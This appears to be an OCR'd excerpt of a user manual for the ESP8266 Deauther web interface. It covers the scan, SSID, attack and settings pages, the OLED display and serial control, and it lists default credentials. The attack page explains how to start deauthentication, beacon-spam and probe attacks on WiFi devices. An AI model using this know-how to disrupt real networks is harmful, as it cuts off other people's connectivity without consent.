


Access Points: 6

	SSID	Name	Ch	RSSI	Enc		MAC	Vendor		
0	Don't	--SpaceRouter!--	6	-57	WPA2	🔒	f4:6b:de:da:8d:95	Spacehuhn		x
1	call	ADD	1	-80	-		cc:cf:1e:d5:5b:2b	SpaceLtd	✓	x
2	it	ADD	6	-81	WPA*	🔒	5c:37:3b:f7:67:be	SpaceBox		x
3	a	ADD	8	-82	WPA2	🔒	cd:ce:1e:0a:4e:9e	SpacEEE		x
4	jammer	ADD	8	-83	WPA2	🔒	c7:0e:14:95:a1:3b	Chicken!		x
5	Don't call it a Jammer! DON'T !!	ADD	8	-90	WPA2	🔒	c8:0e:14:95:a1:3b	Huhn		x

SSID Page


Here you can add, edit and remove SSIDs. These SSIDs are used for the beacon and probe attack.



SSID	SSID
WPA2	
Number	1
Overwrite	✓

INFO:
- This SSID list is used for the beacon and probe attack.
- Each SSID can be up to 32 characters.
- Don't forget to click save when you edited a SSID.
- You have to click Reload after cloning SSIDs.
In case of an unexpected error, please reload the site and look at the serial monitor for further debugging.

Time Interval 10 s



- This SSID list is used for the beacon and probe attack.
- Each SSID can be up to 32 characters.
- Don't forget to click save when you edited a SSID.
- You have to click Reload after cloning SSIDs.
In case of an unexpected error, please reload the site and look at the serial monitor for further debugging.

Time Interval 10 s

ENABLE RANDOM MODE


Enable the random mode to generate a random SSID list in a given interval.

0	test1231231231231231231231231231	🔒	SAVE	x
1	test1	-	SAVE	x
2	test2	-	SAVE	x
3	test3	🔒	SAVE	x
4	test4	-	SAVE	x

Attack page

Here is where you actually start attacking WiFi devices. Now keep in mind that when starting an attack, you can loose the connection to the web interface! But if you only select one target, you should be able to reconnect to it without problems.

Like on the scan page, it is important that you manually click Reload. This is made on purpose to save ressources and help the stability of the web server.




INFO:
- You might lose connection when starting an attack!
- You need to select a target for the deauth attack.
- You need a saved SSID for the beacon and probe attack.
- Click reload to refresh the packet rate.
In case of an unexpected error, please reload the site and look at the serial monitor for further debugging.

Attacks	Targets	Pkts/s	START / STOP
Deauth	0	0/0	START
Beacon	0	0/0	START
Probe	0	0/0	START

Settings page

Edit the settings you like to change, click Save and Reload to confirm your changes were applied.



INFO:
- Some settings require a reboot.
- Click save to make sure that your changes are applied.
In case of an unexpected error, please reload the site and look at the serial monitor for further debugging.

VERSION: over9000

Version number, i.e. v2.0.
This setting can only be changed in the source code.

SSID: pwned

SSID of access point used for the web interface (if enabled).
The length must be between 1 and 31 characters.

PASSWORD: deauther

Password of access point used for the web interface (if enabled).
The length must be between 8 and 31 characters.

OLED Display


The Deauther comes with a built-in support for the small OLEDs you can find on eBay or AliExpress. It's nice if you want to have something headless. It can do most of the stuff the web interface can. One big advantage over the web interface is the PacketMonitor with the DeauthDetector built-in. See Setup Display & Buttons on how to connect and adjust everything.

Serial


The biggest new feature of version 2.0 is the command line interface over serial. You can control most functions with it and you can also write scripts for it. All serial commands are listed in the serialcommands.md file.

Serial Usage


1. Connect the ESP8266 board to your computer.
2. Open Arduino, go to **`Tools`** -> **`Port`** and select the correct serial port.



